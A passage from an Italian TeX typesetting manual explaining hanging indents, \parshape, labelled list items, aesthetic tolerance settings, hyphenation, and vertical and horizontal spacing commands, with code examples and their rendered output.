Quando non si usa la spaziatura orizzontale uniforme che si otterrebbe con ‘**`\frenchspacing`**’, l’inserzione di questi spazi non interrompibili evita anche l’allargamento dello spazio, che in situazioni come quella dell’esempio sarebbe inopportuno. In alternativa, sempre allo scopo di ottenere uno spazio di ampiezza normale dopo un punto che non conclude una frase, di può usare il simbolo di controllo ‘****<*SP*>’ (barra obliqua inversa, spazio).

233.3 Rientri particolari

Attraverso due variabili, a cui si accede per mezzo delle parole di controllo ‘**`\hangindent`**’ e ‘**`\hangafter`**’, è possibile organizzare un paragrafo in modo che una parte iniziale o finale delle righe che lo compongono sia rientrata rispetto al margine sinistro, oppure rispetto al margine destro.

Un valore positivo, esprimente una lunghezza, contenuto nella variabile controllata dalla parola di controllo ‘**`\hangindent`**’, indica un rientro verso destra della stessa lunghezza rispetto al margine sinistro; al contrario, un valore negativo indica un rientro verso sinistra dal margine destro. Un valore positivo, esprimente una quantità di righe, contenuto nella variabile controllata dalla parola di controllo ‘**`\hangafter`**’, indica dopo quante righe far intervenire il rientro dichiarato con ‘**`\hangafter`**’; invece, un valore negativo indica per quante righe iniziali deve valere il rientro. Si osservi l’esempio seguente:

```
\hangindent=5cm
\hangafter=2
Paragrafo in cui, dopo le prime due righe, si passa a un rientro
sinistro di cinque centimetri. Bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla.

\hangindent=-5cm
\hangafter=-2
Paragrafo in cui le prime due righe hanno un rientro destro di cinque
centimetri. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla.
```

La composizione che si ottiene potrebbe contenere degli errori estetici e degli errori nella separazione in sillabe delle parole. Questi problemi verranno trattati in seguito:

Paragrafo in cui, dopo le prime due righe, si passa a un rientro sinistro di cinque
centimetri. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla.

Paragrafo in cui le prime due righe hanno un rientro
destro di cinque centimetri. Bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Dall’esempio non si vede, per cui è bene sottolineare che le parole di controllo ‘**`\hangindent`**’ e ‘**`\hangafter`**’ hanno effetto esclusivamente nel paragrafo in cui vengono utilizzate.

Un modo più complesso di definire un paragrafo è disponibile attraverso la parola di controllo '**`\parshape`**', che va utilizzata secondo la sintassi seguente:

`\parshape` *n_righe rientro_1 lunghezza_1* [*rientro_2 lunghezza_2*]...

In pratica, '**`\parshape`**' permette di descrivere il rientro sinistro e la lunghezza delle prime *n* righe; in base alla quantità di righe indicate, altrettante saranno le coppie delle indicazioni sulla lunghezza del rientro e sulla lunghezza della riga relativa. Si osservi l'esempio seguente:

```
\parshape 3 2cm 5cm 4cm 6cm 6cm 7cm
Paragrafo in cui, la prima riga \'e rientrata di due centimetri dal
margine sinistro ed \'e lunga cinque centimetri, la seconda riga \'e
rientrata di quattro centimetri ed \'e lunga sei centimetri, la terza
riga \'e rientrata di sei centimetri ed \'e lunga sette centimetri. Le
righe successive sono impaginate come la terza riga.

Paragrafo normale. Bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
```

Paragrafo in cui, la prima riga
è rientrata di due centimetri dal margine
sinistro ed è lunga cinque centimetri, la seconda riga è rientrata di quattro centimetri ed è lunga sei centimetri, la terza riga è rientrata di sei centimetri ed è lunga sette centimetri. Le righe successive sono impaginate come la terza riga.

Paragrafo normale. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

È importante osservare che la prima riga risulta avere un rientro maggiore, pari al valore restituito da '**`\parindent`**'. Si osservi lo stesso esempio, con l'eliminazione del rientro normale dei paragrafi:

```
\noindent
\parshape 3 2cm 5cm 4cm 6cm 6cm 7cm
Paragrafo in cui, la prima riga \'e rientrata di due centimetri dal
margine sinistro ed \'e lunga cinque centimetri, la seconda riga \'e
rientrata di quattro centimetri ed \'e lunga sei centimetri, la terza
riga \'e rientrata di sei centimetri ed \'e lunga sette centimetri. Le
righe successive sono impaginate come la terza riga.

Paragrafo normale. Bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
```

Paragrafo in cui, la prima riga è
rientrata di due centimetri dal margine
sinistro ed è lunga cinque centimetri, la seconda riga è rientrata di quattro centimetri ed è lunga sei centimetri, la terza riga è rientrata di sei centimetri ed è lunga sette centimetri. Le righe successive sono impaginate come la terza riga.

Paragrafo normale. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

233.4 Paragrafi etichettati

La macro standard '**\item**' consente di porre all'inizio di un paragrafo un'etichetta, cosa che si fa normalmente per realizzare degli elenchi:

\item{*etichetta*}

Il paragrafo che si ottiene ha una struttura particolare: L'etichetta viene inserita in modo che termini subito prima della posizione del rientro della prima riga, ovvero subito prima di '**\hoffset**'+'**\leftskip**'+'**\parindent**'; il testo successivo inizia dal rientro e nelle righe successive mantiene quel rientro iniziale. La parola di controllo '**\noindent**' non ha effetto.

Esiste anche un'altra parola di controllo simile, che ha lo scopo di generare un paragrafo dello stesso genere, rientrato del doppio del valore restituito da '**\parindent**'. Si tratta di '**\itemitem**', il cui utilizzo è quindi conveniente solo quando si usa normalmente il rientro della prima riga, altrimenti l'effetto generato è lo stesso di '**\item**'. Si osservino i due esempi seguenti, che differiscono per la presenza o meno del rientro della prima riga.

```
Questo \'e un paragrafo normale che introduce un elenco, bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla:
\item{1)} questa \'e la prima voce dell'elenco;
\item{2)} questa \'e la seconda voce dell'elenco, che contiene molte
informazioni, bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla;
\item{3)} questa \'e la terza voce dell'elenco che si articola in voci di
livello inferiore:
\itemitem{a)} questa \'e la prima sotto-voce del terzo punto;
\itemitem{b)} questa \'e la seconda sotto-voce del terzo punto;
\item{4)} questo \'e la quarta e ultima voce dell'elenco principale.
```

Questo è un paragrafo normale che introduce un elenco, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla:

1) questa è la prima voce dell'elenco;
2) questa è la seconda voce dell'elenco, che contiene molte informazioni, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla;
3) questa è la terza voce dell'elenco che si articola in voci di livello inferiore:
   a) questa è la prima sotto-voce del terzo punto;
   b) questa è la seconda sotto-voce del terzo punto;
4) questo è la quarta e ultima voce dell'elenco principale.

Come si può vedere, le macro '**\item**' e '**\itemitem**' introducono un paragrafo nuovo, indipendentemente dal fatto che siano o meno separate dal testo precedente. Nell'esempio seguente si mostra cosa accade se si elimina il rientro della prima riga dei paragrafi:

```
\parindent=0pt
Questo \'e un paragrafo normale che introduce un elenco, bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla:
\item{1)} questa \'e la prima voce dell'elenco;
\item{2)} questa \'e la seconda voce dell'elenco, che contiene molte
informazioni, bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla;
\item{3)} questa \'e la terza voce dell'elenco che si articola in voci di
livello inferiore:
\itemitem{a)} questa \'e la prima sotto-voce del terzo punto;
\itemitem{b)} questa \'e la seconda sotto-voce del terzo punto;
\item{4)} questo \'e la quarta e ultima voce dell'elenco principale.
```

Questo è un paragrafo normale che introduce un elenco, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla:
1) questa è la prima voce dell'elenco;
2) questa è la seconda voce dell'elenco, che contiene molte informazioni, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla;
3) questa è la terza voce dell'elenco che si articola in voci di livello inferiore:
a) questa è la prima sotto-voce del terzo punto;
b) questa è la seconda sotto-voce del terzo punto;
4) questo è la quarta e ultima voce dell'elenco principale.

Volendo approfondire un po' di più l'uso di queste macro, si può osservare che '**`\item`**' assegna a '**`\hangindent`**' il valore di '**`\parindent`**'; inoltre assegna a '**`\hangafter`**' il valore uno. Al termine, tutto viene ripristinato, in modo da non coinvolgere il paragrafo successivo. Nello stesso modo interviene '**`\itemitem`**', assegnando però a '**`\hangindent`**' il doppio di '**`\parindent`**'.

233.5 Attuazione dei comandi riferiti ai paragrafi

Le istruzioni che definiscono l'aspetto del paragrafo, vengono prese in considerazione quando il paragrafo è stato analizzato completamente; pertanto, se in un paragrafo si modifica più volte un certo valore che ne controlla la forma, solo l'ultimo valore disponibile sarà quello che viene preso in considerazione. Si osservi l'esempio seguente:

```
\baselineskip=5cm
Questo paragrafo viene composto con una distanza tra la base delle righe
di 14 punti. Provare per credere. Bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla.
\baselineskip=14pt
```

Questo paragrafo viene composto con una distanza tra la base delle righe di 14 punti. Provare per credere. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

In pratica, all'inizio viene dichiarata una distanza di 5 cm, mentre alla fine, prima che sia concluso definitivamente il paragrafo, si dichiara nuovamente una distanza di soli 14 punti. L'ultima istruzione che modifica il valore, rimanendo nell'ambito del paragrafo, è quella che viene presa in considerazione.

Il problema può sembrare di poco conto; tuttavia, quando si usano i raggruppamenti per evitare di estendere l'effetto di un comando particolare anche ai paragrafi successivi, le cose si complicano un po'. Si osservi l'esempio seguente:

```
{\baselineskip=5cm Questo paragrafo che dovrebbe avere una distanza tra
la base delle righe di ben cinque centimetri, ma qualcosa non funziona
come si vorrebbe. Bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla.}
```

Questo paragrafo che dovrebbe avere una distanza tra la base delle righe di ben cinque centimetri, ma qualcosa non funziona come si vorrebbe. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Il raggruppamento limita l'effetto della modifica dello spazio tra le righe, controllato da '**`\baselineskip`**', all'interno del paragrafo. Tuttavia, il paragrafo finisce dopo la parentesi graffa di chiusura, ovvero quando viene ripristinato il valore precedente per la distanza tra le righe. Per risolvere il problema occorre concludere il paragrafo **prima** della parentesi graffa finale:

```
{\baselineskip=0.5cm Questo paragrafo ha effettivamente una distanza tra
la base delle righe di mezzo centimetro, perch\'e prima della parentesi
graffa finale si conclude esplicitamente il paragrafo.\par}
```

Questo paragrafo ha effettivamente una distanza tra la base delle righe di mezzo centimetro, perché prima della parentesi graffa finale si conclude esplicitamente il paragrafo.

233.6 Tolleranza estetica

Quando la composizione che si genera non può rispettare gli spazi e le elasticità fissati, TeX calcola un indicatore, definibile come penalità estetica, che in pratica rappresenta la «bruttezza» del risultato che si ottiene.

Per la precisione, si distinguono due casi: la necessità di introdurre una quantità di spazio eccessiva, tra le parole o tra le righe, oppure la necessità di andare leggermente oltre il margine.

Quando si superano le tolleranze orizzontali stabilite, si ottiene nella composizione finale un segno evidente sul margine destro, corrispondente a un rettangolino nero.

La parola di controllo '**`\hbadness`**' consente di definire il livello consentito per l'espansione delle righe. Il valore predefinito è 1000, che rappresenta un livello qualitativo molto buono. Elevando questo valore, si ottengono meno segnalazioni; si può arrivare fino a un massimo di 10000, con cui si esclude qualunque segnalazione di cattiva qualità estetica dovuta a un allargamento eccessivo delle righe.

Una riga può eccedere il limite del margine destro per una lunghezza massima pari al valore che si ottiene dalla parola di controllo '**`\hfuzz`**'. Se anche questo limite viene superato, si crea un altro tipo di problema estetico, controllato dalla parola di controllo '**`\tolerance`**'. Anche in questo caso, se si assegna alla tolleranza in eccesso un valore pari a 10000, si annullano tutte le segnalazioni di errore.

La qualità verticale è controllata dal valore contenuto in '**`\vbadness`**' e nello stesso modo esiste la possibilità di eccedere l'altezza del testo del valore di '**`\vfuzz`**'.

```
hbadness = \the\hbadness \par
hfuzz = \the\hfuzz \par
vbadness = \the\vbadness \par
vfuzz = \the\vfuzz \par
tolerance = \the\tolerance \par
```

```
hbadness = 1000
hfuzz = 0.1pt
tolerance = 200
vbadness = 1000
vfuzz = 0.1pt
```

L'esempio precedente consente di verificare i valori predefiniti abbinati alla tolleranza estetica del testo, nella sua distribuzione orizzontale. Le istruzioni che seguono, consentono di annullare tutte le segnalazioni di carenze estetiche, consentendo però di generare un risultato pessimo:

```
\hbadness=10000
\vbadness=10000
\tolerance=10000
```

In alternativa, si possono lasciare invariati i valori di tolleranza estetica, eliminando semplicemente l'indicazione del problema nella composizione finale. L'inserimento del rettangolo nero è controllato dalla parola di controllo '**`\overfullrule`**', a cui si assegna la grandezza della linea con cui rappresentare questo rettangolo. Indicando un valore nullo, si elimina tutto questo:

```
\overfullrule=0pt
```

È utile sapere interpretare i messaggi di avvertimento che vengono generati da TeX durante la composizione di testo con carenze estetiche. La tabella 233.2 riepiloga le varie situazioni.

Tabella 233.2. Messaggi di errore riferiti a carenze estetiche.

Tipo di messaggio	Significato
Underfull \hbox	La spaziatura orizzontale è eccessiva.
Overfull \hbox	Lo spazio orizzontale a disposizione è stato superato.
Underfull \vbox	La spaziatura verticale è eccessiva.
Overfull \vbox	Lo spazio verticale a disposizione è stato superato.
badness *n*	Livello di carenza estetica: 10000 è il massimo a essere annotato.

233.7 Sillabazione

In condizioni normali, TeX gestisce la separazione in sillabe per la lingua inglese. Eventualmente, è possibile indicare delle eccezioni attraverso l'uso della parola di controllo '**`\hyphenation`**':

```
\hyphenation{parola_suddivisa...}
```

Per esempio, per annotare la suddivisione di «cartellone» e «manuale», si può indicare l'istruzione seguente:

```
\hyphenation{car-tel-lo-ne ma-nu-a-le}
```

È possibile anche usare una separazione facoltativa attraverso il simbolo di controllo '**`\-`**' all'interno di una parola in una posizione precisa. Tuttavia, l'uso di queste istruzioni, annulla la possibilità di formarsi un legato. Per esempio, scrivendo '**`dif\-fi\-ci\-le`**' si impedisce la formazione del legato tra la coppia di lettere «f».

La frequenza della separazione delle parole alla fine delle righe può essere regolata tramite il valore attribuito a una variabile, cui si accede attraverso la parola di controllo '**`\pretolerance`**': Valori bassi producono una separazione frequente, mentre valori elevati riducono l'uso della suddivisione delle parole. In particolare, se si assegna il valore 10000, non avviene alcuna separazione in sillabe.

```
\pretolerance=n
```

Il valore predefinito di '**`\pretolerance`**' è 100.

È importante sottolineare che '**\pretolerance**' interviene a livello di paragrafo, per cui non è possibile isolare un gruppo all'interno di un paragrafo, perché queste modifiche non avrebbero effetto.

Nel capitolo 229 è descritto brevemente come abilitare la separazione delle parole in sillabe per una lingua differente. Supponendo che la sillabazione italiana sia abbinata al numero 1, è sufficiente iniziare il proprio documento con l'istruzione seguente:

```
\language 1
```

233.8 Spaziature verticali

È già stato descritto il significato delle parole di controllo '**\baselineskip**' e '**\parskip**'. Entrambe le variabili a cui fanno riferimento queste parole di controllo possono contenere una lunghezza elastica, anche se normalmente '**\baselineskip**' non prevede tolleranze.

Oltre allo spazio verticale tra i paragrafi, controllato dal valore restituito dalla parola di controllo '**\parskip**', si possono inserire degli spazi aggiuntivi[1] attraverso due parole di controllo alternative, '**\vskip**' e '**\vglue**':

\vskip *lunghezza_elastica*

\vglue *lunghezza_elastica*

Il secondo tra i due tipi di inserimento, corrispondente alla parola di controllo '**\vglue**', è il più semplice, perché inserisce lo spazio verticale in modo incondizionato: se non c'è lo spazio sufficiente nella pagina in cui appare, viene messo integralmente all'inizio della pagina successiva. Invece, nel caso di '**\vskip**', lo spazio viene inserito effettivamente solo se c'è lo spazio sufficiente nella pagina in cui appare, provocando un salto pagina se questo spazio manca, ma in tal caso non viene più inserito all'inizio della pagina successiva.

È importante osservare che in entrambe le situazioni, se lo spazio alla fine della pagina non basta, si provoca un salto pagina. Se è attiva la modalità di allineamento verticale del testo, corrispondente alla parola di controllo '**\normalbottom**', ciò significa che il testo precedente viene allungato per completare la pagina, così come avviene quando si inserisce la parola di controllo '**\eject**'.

A titolo informativo, vale la pena di vedere in che modo si possa ottenere l'inserimento di uno spazio incondizionato, come fa '**\vglue**', ma utilizzando solo '**\vskip**':

```
\null\par
\vskip …
```

In pratica, l'istruzione '**\null**' serve a iniziare un paragrafo (passando così in modalità orizzontale). Il paragrafo deve essere terminato, quindi si può inserire '**\vskip**' con l'indicazione dello spazio da saltare. L'istruzione '**\null**' corrisponde a un carattere nullo, come un gruppo vuoto, che però permette di iniziare un paragrafo (verrà descritta in seguito).

È già stato fatto osservare che il valore predefinito che si ottiene dall'espansione di '**\parskip**' è '**0pt plus 1pt**'. Volendo mantenere la coerenza con la spaziatura tra i paragrafi, quando si usano le parole di controllo '**\vskip**' e '**\vglue**', conviene mantenere la stessa elasticità in espansione, con l'aggiunta eventuale di un'elasticità equivalente in contrazione:

\vskip *lunghezza* plus 1pt minus 1pt

\vglue *lunghezza* plus 1pt minus 1pt

[1] Questi spazi verticali aggiuntivi possono essere inseriti solo se ci si trova in modalità verticale, in pratica nello spazio tra i paragrafi e non al loro interno.

In effetti, TeX offre già delle parole di controllo che si traducono in salti standardizzati. Si tratta di '**`\smallskipamount`**', '**`\medskipamount`**' e '**`\bigskipamount`**'. Si può sperimentare facilmente a cosa corrispondono:

```
smallskipamount = \the\smallskipamount \par
medskipamount = \the\medskipamount \par
bigskipamount = \the\bigskipamount \par
```

smallskipamount = 3.0pt plus 1.0pt minus 1.0pt
medskipamount = 6.0pt plus 2.0pt minus 2.0pt
bigskipamount = 12.0pt plus 4.0pt minus 4.0pt

Queste parole di controllo sono fatte per essere sostituite agli argomenti delle istruzioni che provocano un avanzamento verticale. Per esempio,

```
\vskip\smallskipamount
```

provoca quello che viene considerato convenzionalmente un piccolo avanzamento verticale.

Per semplificare ulteriormente la gestione dei salti verticali, con la parola di controllo '**`\vskip`**', sono disponibili delle macro che richiamano direttamente l'entità dello spazio da inserire. Si tratta di '**`\smallskip`**', '**`\medskip`**' e '**`\bigskip`**', che corrispondono in pratica a '**`\vskip\smallskipamount`**', '**`\vskip\medskipamount`**' e '**`\vskip\bigskipamount`**'.

Quando si vuole indicare uno salto verticale di lunghezza indefinita, si utilizzano le parole di controllo '**`\vfil`**' e '**`\vfill`**'. Entrambe generano un salto dal punto in cui si trovano, fino alla fine della pagina, qualsiasi sia la distanza, ma se la parola di controllo appare più volte, lo spazio necessario viene distribuito equamente. Si osservi l'esempio seguente in cui si simula una pagina di piccole dimensioni:

```
\hsize=4cm
\vsize=7cm
Questa \'e una pagina fittizia in cui il testo ha a disposizione solo
quattro per sette centimetri. \par
\vfil
I paragrafi sono spaziati verticalmente in modo da riempire la pagina.
\par
\vfil
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla. \par
\vfil
Fine della pagina. \par
\eject
```

Questa è una pagina fittizia in cui il testo ha a disposizione solo quattro per sette centimetri.

I paragrafi sono spaziati verticalmente in modo da riempire la pagina.

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Fine della pagina.

La stessa cosa si poteva ottenere sostituendo le parole di controllo '**`\vfil`**' con '**`\vfill`**':

```
\hsize=4cm
\vsize=7cm
Questa \'e una pagina fittizia in cui il testo ha a disposizione solo
quattro per sette centimetri. \par
\vfill
I paragrafi sono spaziati verticalmente in modo da riempire la pagina.
\par
\vfill
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla. \par
\vfill
Fine della pagina. \par
\eject
```

Tuttavia, '**`\vfill`**' è più elastico rispetto a '**`\vfil`**'. Si osservi cosa accade se si inserisce un solo '**`\vfill`**' tra altri '**`\vfil`**':

```
\hsize=4cm
\vsize=7cm
Questa \'e una pagina fittizia in cui il testo ha a disposizione solo
quattro per sette centimetri. \par
\vfil
I paragrafi sono spaziati verticalmente in modo da riempire la pagina.
\par
\vfill
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla. \par
\vfil
Fine della pagina. \par
\eject
```

Questa è una pagina fittizia in cui il testo ha a disposizione solo quattro per sette centimetri.

I paragrafi sono spaziati verticalmente in modo da riempire la pagina.

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Fine della pagina.

Esiste un altro tipo di spazio verticale elastico, controllato dalla parola di controllo '**`\vss`**'. Si ottiene un risultato molto simile a '**`\vfil`**', con la differenza che in questo caso viene intesa esplicitamente anche un'elasticità in contrazione di livello equivalente.

Le parole di controllo '**`\vfil[l]`**' e '**`\vss`**' corrispondono in pratica alle definizioni seguenti:

`\vfil`	`\vskip 0pt plus 1fil`
`\vfill`	`\vskip 0pt plus 1fill`
`\vss`	`\vskip 0pt plus 1fil minus 1fil`


233.9 Righe

Il testo di una riga viene generato posando le lettere su una linea invisibile che corrisponde alla base della stessa. Nel capitolo 220 è già stato affrontato in generale l'argomento relativo alle dimensioni di un carattere. Per quanto riguarda TeX le cose si semplificano come si vede nella figura 233.17.

Figura 233.17. Le dimensioni del carattere secondo TeX.

```
     /\                   |  |                           ^   altezza
    /  \                  |  |                           |
   /    \    /--\/   /--\/  |  |   /--\    /--\ /--\      |
  /------\  |    |  |    |  |  |  |    |  |    |    |    | corpo
 _/       \__\--/|___\--/|__|__|___\--/___|    |    |__*__ | ______________base
                 |       |                               |
               _/      _/                                v   profondità
```

Le righe di un paragrafo sono distanziate, da una basa alla successiva, della distanza fissata con '**`\baselineskip`**'. Ma questo non può impedire che si formino degli accavallamenti, soprattutto se si ingrandisce il corpo del carattere. Pertanto, entra in gioco il valore contenuto nella variabile '**`\lineskiplimit`**', che rappresenta l'interlinea minima, ovvero lo spazio minimo tra la profondità massima della riga precedente e l'altezza massima della riga successiva. Se si supera questo valore, viene inserita un'interlinea pari alla lunghezza contenuta nella variabile '**`\lineskip`**'. Si osservi l'esempio seguente in cui a un certo punto viene cambiato il corpo del carattere, per dimostrare l'adattamento che si ottiene nella distanza tra le righe:

```
\font\prova=cmss17 scaled 2000

Questo \'e un paragrafo di prova in cui, a un certo punto, si usa un
```

```
carattere pi\'u grande del solito, provocando un aumento automatico della
distanza tra le righe, {\prova per evi\-ta\-re accavallamenti}. Bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla. \par
```

Questo è un paragrafo di prova in cui, a un certo punto, si usa un carattere più grande del solito, provocando un aumento automatico della distanza tra le righe, per evitare accavallamenti. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

È possibile sollevare o abbassare una parte del testo, attraverso le istruzioni '**\raise**' e '**\lower**'. Queste devono essere seguite da una «scatola», contenente ciò che si vuole sollevare o abbassare rispetto alla base della riga in cui ci si trova. Il concetto di scatola viene spiegato nella sezione 233.12.

`\raise` *altezza scatola*
`\lower` *altezza scatola*

L'esempio seguente mostra due situazioni, in cui si sposta una parte del testo in alto e in basso rispetto alla base normale delle righe:

```
Nel testo c'\'e una parte leggermente sollevata di
\raise 5pt \hbox{cinque punti} e un'altra parte
leggermente abbassata di \lower 3pt \hbox{tre punti} tipografici.
```

Nel testo c'è una parte leggermente sollevata di cinque punti e un'altra parte leggermente abbassata di tre punti tipografici.

Quando una riga singola ha una sua propria autonomia nel testo che si vuole scrivere, si possono utilizzare una serie di parole di controllo per gestirne la collocazione e l'aspetto.

La prima cosa da analizzare è la possibilità di interrompere il flusso normale di un paragrafo, imponendo di iniziare una riga nuova. Ciò si ottiene con la parola di controllo '**\break**':

```
Questo \'e un paragrafo normale, contenente alcune informazioni, bla bla
bla bla bla bla bla bla bla bla bla bla,\break ma questa riga deve
apparire sempre da sola, pur senza dover iniziare un paragrafo nuovo.
```

Questo è un paragrafo normale, contenente alcune informazioni, bla bla bla bla bla bla
bla bla bla bla bla bla,
ma questa riga deve apparire sempre da sola, pur senza dover iniziare un paragrafo nuovo.

L'esempio mostra proprio una situazione di questo tipo, dove si può osservare che il testo della riga incompleta viene allungato per raggiungere il margine destro. Per evitare che succeda questo, si utilizza uno spazio orizzontale allungabile, che può essere ottenuto a scelta da tre parole di controllo: '**\hfil**', '**\hfill**' e '**\hfilll**'. Così come avviene negli spazi verticali, la prima di queste parole di controllo ha un'elasticità minore rispetto alle altre, così come la seconda ha un'elasticità maggiore della prima e minore della terza. Generalmente, si usa '**\hfill**' prima di '**\break**', come si vede dall'esempio seguente:

```
Questo \'e un paragrafo normale, contenente alcune informazioni, bla bla
bla bla bla bla bla bla bla bla bla bla,\hfill\break ma questa riga deve
apparire sempre da sola, pur senza dover iniziare un paragrafo nuovo.
```

Questo è un paragrafo normale, contenente alcune informazioni, bla bla bla bla bla bla bla bla bla bla bla bla,
ma questa riga deve apparire sempre da sola, pur senza dover iniziare un paragrafo nuovo.

Quando si vuole controllare una riga completamente autonoma, si possono usare le macro '**`\leftline`**', '**`\rightline`**', '**`\centerline`**' e '**`\line`**'. La prima allinea a sinistra il testo, la seconda lo allinea a destra, la terza lo allinea al centro, l'ultima lo stira in modo da allinearlo simultaneamente a sinistra e a destra. Si osservi l'esempio:

```
\leftline{Questa riga \'e allineata a sinistra.}
\centerline{Questa riga \'e allineata al centro.}
\rightline{Questa riga \'e allineata a destra.}
\line{Questa riga \'e allineata a sinistra e a destra.}
```

Questa riga è allineata a sinistra.
Questa riga è allineata al centro.
Questa riga è allineata a destra.
Questa riga è allineata a sinistra e a destra.

Si potrebbe essere portati a pensare che la macro '**`\line`**' serva a poco, perché l'effetto che si ottiene è abbastanza sgradevole. In realtà, la possibilità di inserire degli spazi orizzontali allungabili consente di creare degli effetti molto utili. Si osservi l'esempio seguente in cui si fa uso di '**`\hfil`**' per separare degli allineamenti indipendenti:

```
\line{Sinistra \hfil Centro \hfil Destra}
```

Sinistra Centro Destra

In particolare, '**`\headline`**' e '**`\footline`**' funzionano nello stesso modo, perché sono controllate in pratica dalla parola di controllo '**`\line`**'.

Si osservi che la definizione delle macro '**`\[left|center|right]line`**' isola il testo in un raggruppamento, come se fosse racchiuso tra parentesi graffe.

233.10 Spazi orizzontali

È possibile inserire degli spazi orizzontali ben definiti attraverso la parola di controllo '**`\hskip`**', a cui si assegna l'indicazione di una lunghezza elastica:

`\hskip` *lunghezza_elastica*

Come nel caso di '**`\vskip`**', l'indicazione di un'elasticità in estensione, consente in pratica di allargare lo spazio in modo indefinito.

L'esempio seguente mostra diversi casi di utilizzo di '**`\hskip`**', in una situazione in cui la riga che lo contiene viene allineata simultaneamente a sinistra e a destra:

```
\line{Riga allineata a \hskip 2cm sinistra e a destra.}
\line{Riga allineata a \hskip 2cm plus 1pt sinistra e a destra.}
\line{Riga allineata \hskip 2cm plus 1pt a sinistra \hfil e a destra.}
\line{Riga allineata \hskip 0pt plus 1fil a sinistra \hfil e a destra.}
\line{Riga allineata \hskip 0pt plus 2fil a sinistra \hfil e a destra.}
```

Riga allineata a sinistra e a destra.
Riga allineata a sinistra e a destra.
Riga allineata a sinistra e a destra.
Riga allineata a sinistra e a destra.
Riga allineata a sinistra e a destra.

Esiste un altro tipo di spazio orizzontale molto elastico, controllato dalla parola di controllo ‘**`\hss`**’. Si ottiene un risultato molto simile a ‘**`\hfil`**’, con la differenza che in questo caso viene intesa esplicitamente anche un’elasticità in contrazione di livello equivalente.

